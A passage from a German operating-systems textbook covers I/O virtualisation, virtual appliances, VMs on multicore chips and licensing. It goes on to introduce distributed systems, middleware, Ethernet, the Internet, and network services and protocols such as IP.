Ein anderer Ansatz zur Behandlung von Ein-/Ausgabe ist, eine der virtuellen Maschinen auszuwählen, diese auf einem Standard-Betriebssystem laufen zu lassen und alle Ein-/Ausgabe-Aufrufe von den anderen Maschinen auf diese umzuleiten. Das Modell wird noch verbessert, wenn Paravirtualisierung eingesetzt wird. So kann mit dem Kommando, das an den Hypervisor geschickt wird, mitgeteilt werden, was das Gast-Betriebssystem will (z.B. den Block 1403 von Platte 1 lesen), anstatt einfach eine Folge von Kommandos auf Geräteregister zu schreiben. In diesem letzten Fall müsste der Hypervisor Detektiv spielen, um herauszufinden, was das Gast-Betriebssystem vorhat. Xen verwendet diesen Ansatz zur Ein-/Ausgabe, wobei die entsprechende virtuelle Maschine **Domain 0** heißt.

Ein-/Ausgabevirtualisierung ist ein Bereich, in dem Typ-2-Hypervisoren einen praktischen Vorteil gegenüber Typ-1-Hypervisoren haben: Das Gastgeber-Betriebssystem enthält alle Gerätetreiber für die sonderbaren und wundervollen Ein-/Ausgabegeräte, die am Computer angeschlossen sind. Wenn ein Anwendungsprogramm versucht, auf ein fremdes Ein-/Ausgabegerät zuzugreifen, kann der übersetzte Code den vorhandenen Gerätetreiber aufrufen, um diese Aufgabe auszuführen. Bei einem Typ-1-Hypervisor muss der Hypervisor entweder selbst den Treiber enthalten oder einen Aufruf zu einem Treiber in Domain 0 durchführen, der so etwas Ähnliches wie ein Gastgeber-Betriebssystem darstellt. Mit der Technologiereife der virtuellen Systeme wird es in Zukunft wahrscheinlich möglich sein, dass Anwendungsprogramme auf sichere Art und Weise direkt auf die Hardware zugreifen können. Das bedeutet, dass Gerätetreiber entweder direkt mit Anwendungscode verbunden werden können oder in separaten Servern im Benutzermodus gehalten werden, wodurch das Problem gelöst wird.

8.3.7 Virtual Appliances

Virtuelle Maschinen bieten eine interessante Lösung für ein Problem an, das die Benutzer schon lange plagt, besonders die Benutzer von Open-Source-Software: wie neue Anwendungsprogramme installiert werden können. Das Problem dabei ist, dass

viele Anwendungen von zahllosen anderen Anwendungen und Bibliotheken abhängen, die ihrerseits wiederum von einer Menge von Softwarepaketen abhängen und so weiter. Außerdem können Abhängigkeiten von bestimmten Versionen der Compiler, Skriptsprachen und Betriebssystemen bestehen.

Da virtuelle Maschinen nun verfügbar sind, kann ein Softwareentwickler eine virtuelle Maschine sorgfältig planen, sie mit dem geforderten Betriebssystem, Compilern, Bibliotheken und Anwendungscode laden und dann die gesamte Einheit ausführbereit einfrieren. Dieses Bild der virtuellen Maschine kann auf eine CD-ROM oder eine Webseite gepackt werden, um von Kunden installiert oder heruntergeladen zu werden. Solch ein Ansatz hat den Vorteil, dass nur der Softwareentwickler die ganzen Abhängigkeiten verstehen muss. Der Kunde bekommt ein vollständiges, funktionierendes Paket, das völlig unabhängig davon ist, welches Betriebssystem und welche weitere Software, Pakete oder Bibliotheken installiert sind. Eine derartig „eingeschweißte“ virtuelle Maschine wird oft **Virtual Appliance** genannt.

8.3.8 Virtuelle Maschinen bei Mehrkernprozessoren

Die Kombination von virtuellen Maschinen mit Mehrkernprozessoren eröffnet eine völlig neue Welt, in der die Anzahl der verfügbaren CPUs softwaremäßig festgelegt werden kann. Wenn es beispielsweise fünf Kerne gibt und jeder davon benutzt werden kann, um bis zu acht virtuelle Maschinen auszuführen, dann kann eine einzelne (Desktop-)CPU notfalls als ein Multicomputer mit 32 Knoten konfiguriert werden. Sie kann aber auch weniger CPUs haben, je nach den Bedürfnissen der Software. Niemals zuvor war es für einen Anwendungsentwickler möglich, zuerst die Anzahl der CPUs zu wählen, die er haben möchte, und dann die entsprechende Software dafür zu schreiben. Dies läutet sicherlich eine neue Phase in der EDV ein.

Auch wenn es heute noch nicht so üblich ist, so ist es sicherlich vorstellbar, dass virtuelle Maschinen gemeinsamen Speicher benutzen. Alles, was dazu nötig ist, ist das Einblenden der physischen Seiten in den Adressraum von verschiedenen virtuellen Maschinen. Wenn dies durchgeführt werden kann, dann wird ein einzelner Rechner zu einem virtuellen Multiprozessor. Da alle Kerne in einem Multikernchip ein gemeinsames RAM haben, könnte ein Vierkernchip leicht als ein 32-Knoten-Multiprozessor oder 32-Knoten-Multicomputer konfiguriert werden, je nach Bedarf.

Die Kombination von mehreren Kernen, virtuellen Maschinen, Hypervisoren und Mikrokernen wird die Art und Weise, wie wir über Computersysteme denken, radikal verändern. Die aktuelle Software kann noch nicht damit umgehen, dass der Programmierer bestimmt, wie viele CPUs benötigt werden, ob diese als Multicomputer oder Multiprozessor eingerichtet werden sollen oder wie kleinste Kerne der einen oder anderen Art in dieses Bild passen. In Zukunft wird sich die Software jedoch mit diesen Fragen auseinandersetzen müssen.

8.3.9 Fragen bezüglich der Lizenzierung

Ein Großteil der Software wird auf einer CPU-Basis lizenziert. Mit anderen Worten: Wenn man ein Programm kauft, dann darf man es lediglich auf einer einzigen CPU laufen lassen. Gibt einem dieser Vertrag nun das Recht, die Software auf mehreren virtuellen Maschinen auszuführen, die alle auf der gleichen physischen Maschine laufen? Viele Softwareanbieter sind ein wenig unsicher, wie hier vorgegangen werden soll.

Das Problem ist noch viel größer in Unternehmen mit einer Lizenz, mit der die Software auf n Maschinen gleichzeitig ausgeführt werden darf, besonders wenn virtuelle Maschinen nach Bedarf kommen und gehen.

In einigen Fällen haben Softwareanbieter eine eindeutige Klausel in der Lizenz aufgenommen, die es dem Lizenznehmer verbietet, die Software auf einer virtuellen oder einer unautorisierten virtuellen Maschine laufen zu lassen. Ob diese Einschränkungen allerdings auch vor Gericht bestehen werden und wie die Benutzer darauf reagieren, bleibt abzuwarten.

8.4 Verteilte Systeme

Nachdem wir nun unsere Untersuchungen der Multiprozessoren, Multicomputer und virtuellen Maschinen abgeschlossen haben, ist es an der Zeit, uns dem letzten Typus von Mehrprozessorsystemen zuzuwenden, den **verteilten Systemen** (*distributed systems*). Diese Systeme ähneln den Multicomputern dahingehend, dass jeder Knoten seinen eigenen privaten Speicher besitzt und es keinen gemeinsamen physischen Speicher im System gibt. Verteilte Systeme sind noch loser verbunden als Multicomputer.

Zunächst einmal haben die Knoten eines Multicomputers im Allgemeinen eine CPU, ein RAM, eine Netzwerkschnittstelle und vielleicht eine Festplatte für das Paging. Im Gegensatz dazu sind die Knoten in einem verteilten System komplett Computer mit der vollständigen Ausstattung an Peripheriegeräten. Dann sind die Knoten eines Multicomputers normalerweise in einem einzigen Raum untergebracht, so dass sie über ein eigenes Hochgeschwindigkeitsnetz kommunizieren können. Die Knoten eines verteilten Systems hingegen können über die ganze Welt verteilt sein. Schließlich läuft auf allen Knoten eines Multicomputers das gleiche Betriebssystem, sie teilen sich ein gemeinsames Dateisystem und werden gemeinsam verwaltet. Die Knoten in einem verteilten System dagegen können jeweils verschiedene Betriebssysteme benutzen, von denen jedes wiederum sein eigenes Dateisystem hat und unterschiedlich verwaltet wird. Ein typisches Beispiel für einen Multicomputer sind 512 Knoten, die in einem einzigen Raum eines Unternehmens oder einer Universität beispielsweise an pharmazeutischen Modellen arbeiten. Ein typisches verteiltes System hingegen besteht aus Tausenden von Maschinen, die lose über das Internet kooperieren.

► Abbildung 8.29 vergleicht Multiprozessorsysteme, Multicomputer und verteilte Systeme bezüglich der oben erwähnten Punkte.

Element	Multiprozessor	Multicomputer	Verteiltes System
Knotenkonfiguration	CPU	CPU, Speicher, Netzwerk	Vollständiger Rechner
Knotenperipherie	Alle gemeinsam genutzt	Gemeinsam, außer eventuell Platte	Vollständiger Satz pro Knoten
Standort	Gleiches Gehäuse	Gleicher Raum	Eventuell weltweit
Kommunikation der Knoten	Gemeinsamer Speicher	Spezielle Verbindung	Herkömmliches Netz
Betriebssysteme	Eines, gemeinsam genutzt	Viele, dasselbe	Eventuell alle verschieden
Dateisysteme	Eines, gemeinsam genutzt	Eines, gemeinsam genutzt	Eigenes pro Knoten
Verwaltung	Eine Organisation	Eine Organisation	Viele Organisationen

Abbildung 8.29: Vergleich dreier Arten von Mehrprozessorsystemen

Legt man diese Vergleichskriterien an, dann liegen die Multicomputer eindeutig in der Mitte. Eine interessante Frage ist nun: „Ähneln Multicomputer eher den Multiprozessoren oder eher den verteilten Systemen?“ Merkwürdigerweise hängt die Antwort stark von der Perspektive ab. Aus einer technischen Perspektive betrachtet haben Multiprozessoren gemeinsamen Speicher, die beiden anderen Typen jedoch nicht. Dieser Unterschied führt zu unterschiedlichen Programmiermodellen und unterschiedlichen Denkweisen. Aus der Anwendungsperspektive betrachtet sind Multiprozessoren und Multicomputer jedoch einfach große Ausrüstungsgegenstände in einem Maschinenraum. Beide werden für die Lösung rechenintensiver Probleme verwendet, wohingegen ein verteiltes System Computer über das Internet verbindet, sich also typischerweise mehr mit Kommunikation als mit Berechnung befasst und in anderer Art und Weise verwendet wird.

Bis zu einem gewissen Ausmaß ist die lose Verbindung der Computer in einem verteilten System gleichermaßen Stärke wie Schwäche. Es ist eine Stärke, da die Computer für eine Vielzahl von Anwendungen benutzt werden können. Es ist aber auch eine Schwäche, denn die Programmierung dieser Anwendungen ist schwierig, da ein gemeinsames zugrunde liegendes Modell fehlt.

Typische Internetanwendungen umfassen den Zugriff auf entfernte Computer (unter Verwendung von *telnet*, *ssh* und *rlogin*), den Zugriff auf entfernte Information (unter Benutzung des World Wide Web und FTP, dem File Transfer Protocol), die Person-zu-Person-Kommunikation (E-Mail und Chat-Programme) und viele andere Anwendungen (z.B. E-Commerce, Telemedizin und Fernstudium). Das Ärgerliche bei all diesen Anwendungen ist, dass man bei jeder das Rad neu erfinden muss. Zum Beispiel bewegen E-Mail, FTP und das World Wide Web im Grunde Dateien von *A* nach *B*. Aber jede dieser Arten macht dies auf ihre eigene Weise, samt eigener Namenskonventionen, Transfer-

protokolle, Replikationstechniken und allem anderen. Obwohl viele Webbrowser diese Unterschiede vor dem Durchschnittsbenutzer verbergen, sind die jeweils zugrunde liegenden Mechanismen sehr unterschiedlich. Das Verbergen dieser Mechanismen vor der Benutzungsschnittstelle ist vergleichbar mit der Situation, in der jemand in einem Internetreisebüro eine Reise von New York nach San Francisco bucht und erst im Nachhinein feststellt, ob er ein Flugzeug-, Zug- oder Busticket gekauft hat.

Verteilte Systeme fügen dem zugrunde liegenden Netzwerk ein gemeinsames Paradigma (Modell) hinzu, das einen einheitlichen Blick auf das ganze System ermöglicht. Die Intention eines verteilten Systems ist es, die lose verbundene Ansammlung von Computern in ein kohärentes System zu verwandeln, das auf einem einzigen Konzept basiert. Manchmal ist dieses Modell einfach, manchmal auch mit etwas Arbeit verbunden, die Idee ist jedoch, etwas zur Vereinheitlichung des Systems zu finden.

Ein einfaches Beispiel für ein vereinheitlichendes Paradigma in einem etwas anderen Kontext findet sich in UNIX. Dort sehen alle Ein-/Ausgabegeräte wie Dateien aus. Wenn Tastaturen, Drucker und serielle Schnittstellen in derselben Art und Weise und mit denselben Basisoperationen arbeiten, wird der Umgang mit ihnen viel einfacher, als wenn sie alle konzeptuell unterschiedlich wären.

Eine Möglichkeit, ein gewisses Maß an Uniformität angesichts der unterschiedlichen zugrunde liegenden Hardware und Betriebssysteme zu erreichen, ist, eine Software-Schicht oberhalb des Betriebssystems einzuführen. Diese Schicht wird **Middleware** genannt und ist in ▶ Abbildung 8.30 dargestellt. Die Schicht stellt bestimmte Datenstrukturen und Operationen zur Verfügung, die es Prozessen und Benutzern auf weit verstreuten Maschinen erlaubt, konsistent zu interagieren.




Abbildung 8.30: Position der Middleware in einem verteilten System

In gewissem Sinne ist die Middleware wie ein Betriebssystem für ein verteiltes System und daher wird sie auch in einem Buch über Betriebssysteme besprochen. Auf der anderen Seite ist sie eigentlich *kein* Betriebssystem – die Besprechung wird also nicht zu sehr ins Detail gehen. Für eine umfassende Behandlung von verteilten Systemen verweisen wir auf das Buch *Distributed Systems* (Tanenbaum und van Steen, 2006)¹. Im Rest dieses Kapitels werden wir wieder kurz auf die Hardware in verteilten Systemen (z.B. das verwendete Netzwerk) und dann auf die Kommunikationssoftware (die Netzwerkprotokolle) eingehen. Danach wollen wir verschiedene Paradigmen betrachten, die in verteilten Systemen verwendet werden.

8.4.1 Netzwerkhardware

Verteilte Systeme setzen auf Computernetzwerken auf, deshalb ist eine kurze Einführung in dieses Thema angebracht. Netzwerke teilen sich in zwei große Klassen auf: **LANs (Local Area Network)** und **WANs (Wide Area Network)**. Ein LAN umspannt beispielsweise ein Gebäude oder einen Campus, ein WAN hingegen kann stadt-, land- oder sogar weltweit verbinden. Die wichtigste Art eines LAN ist das Ethernet, deshalb werden wir es stellvertretend für alle LANs vorstellen. Als Beispiel für ein WAN werden wir uns das Internet ansehen, obwohl technisch gesehen das Internet nicht ein einziges Netz, sondern ein föderativer Verbund Tausender von separaten Netzen ist. Für unsere Zwecke ist es dennoch ausreichend, sich das Internet als ein einziges WAN vorzustellen.

Ethernet

Das klassische Ethernet, so wie es im IEEE Standard 802.3 beschrieben ist, besteht aus einem Koaxialkabel, an das ein paar Computer angeschlossen sind. Das Kabel wird **Ethernet** genannt, eine Anlehnung an den *lichtspendenen Äther*, durch den sich, wie einst angenommen wurde, elektromagnetische Strahlung ausbreiten sollte. (Als im 19. Jahrhundert der britische Physiker James Clerk Maxwell herausfand, dass elektromagnetische Strahlung durch eine Wellengleichung beschrieben werden kann, folgerten die Wissenschaftler, dass der Raum mit einem äthergleichen Medium gefüllt sein müsste, durch das sich die Strahlung ausbreiten kann. Erst nach dem berühmten Experiment von Michelson-Morley im Jahre 1887, das den Äther nicht nachweisen konnte, erkannten die Physiker, dass sich Strahlung im Vakuum fortbewegen kann.)

In der allerersten Version des Ethernet wurde ein Computer an das Ethernetkabel angeschlossen, indem ein Loch durch das Kabel gebohrt, ein weiteres Kabel hineingeschraubt und dieses mit dem Computer verbunden wurde. Dies wurde damals **Vampirklemme** (*vampire tap*) genannt und ist symbolisch in ▶ Abbildung 8.31(a) dargestellt. Die Klemmen funktionierten selten korrekt, daher wurden schon bald verfüngige Verbindungsstecker verwendet. Dennoch sind elektronisch gesehen alle Computer so verbunden, als wären ihre Netzwerkkarten verlötet.

¹ Deutsche Ausgabe: *Verteilte Systeme*, 2007.




Abbildung 8.31: (a) Klassisches Ethernet. (b) Geschaltetes Ethernet

Um ein Paket im Ethernet zu versenden, hört der Computer zunächst das Kabel ab, ob ein anderer Computer zurzeit sendet. Falls nicht, so sendet er einfach das Paket, das aus einem kurzen Header gefolgt von einer 0 bis 1.500 Byte großen Nutzlast besteht. Wird das Kabel dagegen momentan verwendet, dann wartet der Computer, bis die aktuelle Übertragung beendet ist, und startet dann seine eigene Übertragung.

Wenn zwei Computer gleichzeitig mit ihren Übertragungen beginnen, führt dies zu einer Kollision, die von beiden Seiten entdeckt wird. Beide beenden ihre Übertragung, warten eine zufällige Zeitspanne zwischen 0 und $T_{\mu}s$ und wiederholen dann den Vorgang. Tritt eine weitere Kollision auf, dann warten alle beteiligten Computer zwischen 0 und $2 T_{\mu}s$ und wiederholen den Versuch noch einmal. Jede weitere Kollision verdoppelt das Maximum des Warteintervalls, um die Chance für weitere Kollisionen zu vermindern. Dieser Algorithmus wird **Binary-Exponential-Backoff** genannt. Wir sind diesem Algorithmus schon früher begegnet, als es darum ging, den Aufwand beim Polling auf Sperren zu verringern.

Ein Ethernet hat eine maximale Kabellänge und eine maximale Anzahl von Computern, die an das Netz angeschlossen werden können. Um diese beiden Begrenzungen zu überschreiten, kann ein großes Gebäude oder ein Campus mit mehreren Ethernets verkabelt werden, die dann durch spezielle Geräte, sogenannte **Bridges**, untereinander verbunden werden. Eine Bridge lässt den Verkehr von einem Ethernet zu einem anderen passieren, falls Quelle und Ziel auf verschiedenen Seiten sind.

Um das Problem der Kollisionen zu umgehen, benutzen moderne Ethernets Schalter (siehe ▶ Abbildung 8.31(b)). Jeder Schalter hat eine gewisse Anzahl von Ports, an die ein Computer, ein Ethernet oder ein anderer Schalter angeschlossen werden können. Wenn ein Paket erfolgreich alle Kollisionen vermeidet und den Schalter erreicht, wird es dort gepuffert und an den Port gesendet, an dem der Zielcomputer angeschlossen ist. Indem jedem Computer ein eigener Port gegeben wird, können die Kollisionen verhindert werden, jedoch auf Kosten größerer Schalter. Kompromisse mit mehreren Computern pro Port sind natürlich möglich. In Abbildung 8.31(b) ist ein klassisches Ethernet, bei dem mehrere Computer durch eine Vampirklemme mit einem Kabel verbunden sind, an einen der Schalterports angeschlossen.

Das Internet

Das Internet entstand aus dem ARPANET, einem experimentellen Paketvermittlungsnetz, das von der US-amerikanischen Behörde „Defense Advanced Research Projects Agency“ gegründet wurde. Es wurde im Dezember 1969 mit drei Computern in Kalifornien und einem Computer in Utah ins Leben gerufen. Am Höhepunkt des kalten Krieges wurde es als ein höchst fehlertolerantes Netzwerk entwickelt, das den militärischen Nachrichtenverkehr auch im Falle eines direkten nuklearen Angriffes auf mehrere Knoten des Netzwerkes fortsetzen könnte. Der Verkehr sollte dabei automatisch um die toten Maschinen herumgeleitet werden.

Das ARPANET wuchs in den 1970er Jahren rapide und umfasste irgendwann Hunderte von Computern, dann ein Paketfunknetz, ein Satellitennetz und schließlich Tausende von Ethernets. All dies führte zum Zusammenschluss der Netzwerke, die uns heute als Internet bekannt ist.

Das Internet setzt sich aus zwei Arten von Computern zusammen, den Hosts und den Routern. Die **Hosts** sind PCs, Notebooks, Handheld-Computer, Server, Großrechner und all die anderen Computer, die Privatpersonen oder Konzernen gehören und mit dem Internet verbunden werden wollen. Die **Router** hingegen sind spezielle Schaltcomputer, die eingehende Pakete auf einem ihrer vielen Eingänge akzeptieren und diese auf einem ihrer vielen Ausgänge versenden. Ein Router ist dem Schalter von Abbildung 8.31(b) sehr ähnlich, unterscheidet sich jedoch in einigen Punkten von ihm, die uns hier nicht weiter interessieren. Router sind in großen Netzwerken über einfache Kabeln oder Glasfaserkabel mit vielen anderen Routern oder Hosts verbunden. Große nationale oder weltweite Routernetzwerke werden von Telefongesellschaften und ISPs (Internet Service Provider) für ihre Kunden betrieben.




Abbildung 8.32: Ausschnitt des Internets

► Abbildung 8.32 zeigt einen Ausschnitt des Internets. An der Spitze steht einer der Backbones, der meist von einem Backbone-Operator verwaltet wird. Ein Backbone besteht aus einer Menge von Routern, die untereinander durch Glasfasernetze großer Bandbreite verbunden und mit Backbones anderer (konkurrierender) Telefongesellschaften verknüpft sind. Normalerweise wird kein Host direkt an einen Backbone angeschlossen, ausgenommen Wartungs- und Testmaschinen, die von der Telefongesellschaft betrieben werden.

Regionale Netzwerke und die Router der ISPs werden durch Glasfasern mittlerer Geschwindigkeit an die Backbone-Router angeschlossen. Ethernets in Unternehmen haben wiederum Router, die an die regionalen Netzwerkrouter angeschlossen sind. Die Router der ISPs sind mit Modembänken verbunden, die von ihren Kunden benutzt werden. So gibt es für jeden Host im Internet wenigstens einen, oft jedoch viele Pfade zu jedem anderen Host.

Sämtlicher Verkehr im Internet wird in Form von Paketen versandt. Jedes Paket trägt seine Zieladresse mit sich, die für das Suchen des Pfades benötigt wird. Wenn ein Paket einen Router erreicht, so extrahiert dieser die Zieladresse und schlägt diese (bzw. einen Teil davon) in einer Tabelle nach, um den Ausgang (und damit den Router) zu bestimmen, an den das Paket gesandt werden soll. Die Prozedur wird wiederholt, bis das Paket den Ziel-Host erreicht hat. Die Routing-Tabellen sind dabei hochgradig dynamisch und müssen kontinuierlich aktualisiert werden, da Router und Verbindungen kommen und gehen und sich die Verkehrsbedingungen ständig ändern.

8.4.2 Netzwerkdienste und -protokolle

Alle Computernetzwerke bieten ihren Benutzern (Hosts und Prozessen) verschiedene Dienste an, die sie unter Einhaltung bestimmter Regeln zum legalen Nachrichtenaustausch implementieren. Im Folgenden erhalten Sie eine kurze Einführung in diese Themen.

Netzwerkdienste

Computernetzwerke stellen den Hosts und Prozessen, die auf sie zugreifen, Dienste zur Verfügung. **Verbindungsorientierte Dienste** (*connection-orientated service*) sind in der Modellierung dem Telefonsystem nachempfunden. Um mit jemandem zu sprechen, nimmt man den Hörer in die Hand, wählt die Nummer, spricht und legt dann wieder auf. Ähnlich verläuft die Benutzung eines verbindungsorientierten Netzwerkdienstes: Der Benutzer baut zuerst eine Verbindung auf, benutzt diese und löst sie schließlich auf. Der wesentliche Aspekt einer Verbindung ist der, dass sie sich wie eine Röhre verhält: Der Sender schiebt Objekte (Bits) an einem Ende in die Röhre hinein, der Empfänger entnimmt sie auf der anderen Seite in der gleichen Reihenfolge.

Im Gegensatz dazu ist der **verbindungslose Dienst** (*connectionless service*) dem Postwesen nachempfunden. Jede Nachricht (Brief) enthält die komplette Zieladresse und wird unabhängig von allen anderen durch das System geleitet. Werden zwei Nachrichten an die gleiche Adresse gesandt, so wird normalerweise diejenige als Erste ankommen, die

auch als Erste abgeschickt wurde. Dennoch ist es möglich, dass die erste Nachricht aufgehalten wird, so dass die zweite früher eintrifft. Bei einem verbindungsorientierten Dienst ist dies nicht möglich.

Jeder Dienst kann durch seine **Dienstgüte** (*quality of service*) charakterisiert werden. Einige Dienste sind zuverlässig in dem Sinne, dass sie niemals Daten verlieren. Normalerweise wird ein zuverlässiger Dienst so implementiert, dass der Empfänger den Empfang jeder Nachricht mittels eines **Bestätigungspaketes** (*acknowledgement packet*) quittieren muss, so dass sich der Sender über die Ankunft der Nachricht sicher sein kann. Der Bestätigungsprozess bringt zusätzlichen Aufwand und Verzögerung mit sich, was zwar notwendig ist, um Paketverluste erkennen zu können, die ganze Angelegenheit jedoch verlangsamt.

Eine typische Situation, bei der ein zuverlässiger verbindungsorientierter Dienst angemessen ist, ist die Dateiübertragung. Der Eigentümer der Datei möchte sicher sein, dass alle Bits korrekt und in der Reihenfolge ankommen, in der sie gesendet wurden. Nur sehr wenige Anwender würden einen Service vorziehen, der gelegentlich Bits durcheinanderbringt oder verliert, auch wenn er viel schneller wäre.

Es gibt zwei kleinere Varianten des zuverlässigen verbindungsorientierten Dienstes: Nachrichtensequenzen und Byteströme. Bei der ersten Form werden die Nachrichtengrenzen berücksichtigt. Das bedeutet, wenn zwei 1-KB-Nachrichten versendet werden, dann kommen sie als zwei getrennte 1-KB-Nachrichten und nicht als eine 2-KB-Nachricht an. Bei der zweiten Form ist die Verbindung einfach ein Strom von Bytes ohne Nachrichtengrenzen. Wenn 2.048 Byte eintreffen, dann kann nicht erkannt werden, ob sie als eine 2-KB-Nachricht, zwei 1-KB- oder 2.048 1-Byte-Nachrichten versandt wurden. Werden zum Beispiel die Seiten eines Buches über das Netz an einen Setzer als separate Nachrichten versendet, dann kann es wichtig sein, die Nachrichtengrenzen zu bewahren. Andererseits ist ein Bytestrom absolut ausreichend, wenn man sich mit einem Terminal in ein entferntes System einloggt.

Für manche Anwendungen sind die Verzögerungen, die durch die Bestätigungen entstehen, nicht akzeptabel. Ein Beispiel dafür ist die digitale Sprachübertragung. Die Telefonbenutzer würden es wohl vorziehen, von Zeit zu Zeit etwas Rauschen oder ein verzerrtes Wort zu hören, als ständig auf Bestätigungen warten zu müssen.

Nicht alle Anwendungen benötigen Verbindungen. Um beispielsweise ein Netzwerk zu testen, reicht es aus, ein einzelnes Paket versenden zu können, dessen Ankunftswohrscheinlichkeit zwar hoch, aber nicht garantiert ist. Unzuverlässige (das bedeutet unbestätigte) verbindungslose Dienste werden oft **Datagrammdienste** genannt – analog zum Telegrammdienst, bei dem der Sender ebenfalls keine Empfangsbestätigung erhält.

In anderen Situationen ist zwar die Annehmlichkeit wünschenswert, keine Verbindung aufzubauen zu müssen, um eine kurze Nachricht zu schicken. Zuverlässigkeit ist dennoch unentbehrlich. Für solche Anwendungen kann der **bestätigte Datagrammdienst** zur Verfügung gestellt werden. Der Dienst lässt sich mit einem Einschreiben mit Rückschein vergleichen, bei dem bekanntlich eine Empfangsbestätigung zurück an

den Absender geschickt wird. Kommt der Rückschein zurück, so kann der Sender absolut sicher sein, dass der Brief der gewünschten Partei zugestellt wurde und nicht unterwegs verloren gegangen ist.

Ein anderer Dienst ist der **Anfrage/Antwort-Dienst** (*request-reply service*). Bei diesem Dienst übermittelt der Sender ein einzelnes Datagramm mit der Anfrage; die zurückgesandte Nachricht enthält die Antwort. Zum Beispiel fällt eine Anfrage an die örtliche Bücherei, mit der herausgefunden werden soll, wo Uigurisch gesprochen wird, in diese Kategorie. Das Anfrage/Antwort-Modell wird allgemein benutzt, um Kommunikation in einer Client-Server-Umgebung zu implementieren: Der Client setzt eine Anfrage ab und der Server reagiert darauf. ►Abbildung 8.33 fasst die verschiedenen Typen der oben besprochenen Dienste noch einmal zusammen.

	Dienst	Beispiel
Verbindungsorientiert	Zuverlässiger Nachrichtenstrom	Folge von Buchseiten
	Zuverlässiger Zeichenstrom	Entfernter Login
Verbindungslos	Unzuverlässige Verbindung	Digitalisierte Sprache
	Unzuverlässiges Datagramm	Netzwerk-Testpakete
	Bestätigtes Datagramm	E-Mail mit Empfangsbestätigung
	Anfrage/Antwort	Datenbankanfrage

Abbildung 8.33: Sechs verschiedene Typen von Netzwerkdiensten

Netzwerkprotokolle

Alle Netzwerke haben hochspezialisierte Regeln für das, was als Nachricht versendet und was als Antwort darauf erwidert werden darf. Wird eine Nachricht unter bestimmten Umständen z.B. beim Dateitransfer versendet, so wird vom Empfänger erwartet, dass er dem Sender eine Bestätigung über den korrekten Empfang zukommen lässt. Unter anderen Umständen, beispielsweise der digitalen Telefonie, wird keine solche Bestätigung erwartet. Die Menge der Regeln, nach denen bestimmte Computer kommunizieren, wird **Protokoll** genannt. Es gibt viele Protokolle, darunter Router-Router-Protokolle, Host-Host-Protokolle und andere. Für eine eingehende Behandlung von Computernetzwerken und deren Protokolle verweisen wir auf das Buch *Computer Networks* (Tanenbaum, 2003)².

Alle modernen Netzwerke benutzen einen sogenannten **Protokollstack**, um verschiedene Protokolle übereinanderzuschichten. In jeder Schicht wird ein anderer Aspekt behandelt. Zum Beispiel definieren Protokolle der untersten Schicht den Beginn und das Ende eines Paketes in einem Bitstrom. In einer höheren Schicht regeln die Protokolle, wie ein Paket durch ein komplexes Netzwerk von der Quelle zum Ziel geleitet werden muss. Und in einer noch höheren Ebene stellen sie sicher, dass alle Pakete einer Multipaket-Nachricht korrekt und in der richtigen Reihenfolge empfangen wurden.

² Deutsche Ausgabe: *Computernetzwerke*, 2003.

Da die meisten verteilten Systeme das Internet als Basis verwenden, machen sie von zwei großen Schlüsselprotokollen Gebrauch: IP und TCP. Das **IP (Internet Protocol)** ist ein Datagrammprotokoll, bei dem ein Sender ein Datagramm von bis zu 64 KB in das Netzwerk senden kann und hofft, dass es ankommt. Dafür werden keinerlei Garantien übernommen. Das Datagramm kann in kleinere Pakete aufgeteilt werden, wenn es das Internet passiert. Diese Pakete reisen voneinander unabhängig und benutzen eventuell verschiedene Pfade. Am Ziel werden sie in der korrekten Reihenfolge zusammengesetzt und ausgeliefert.

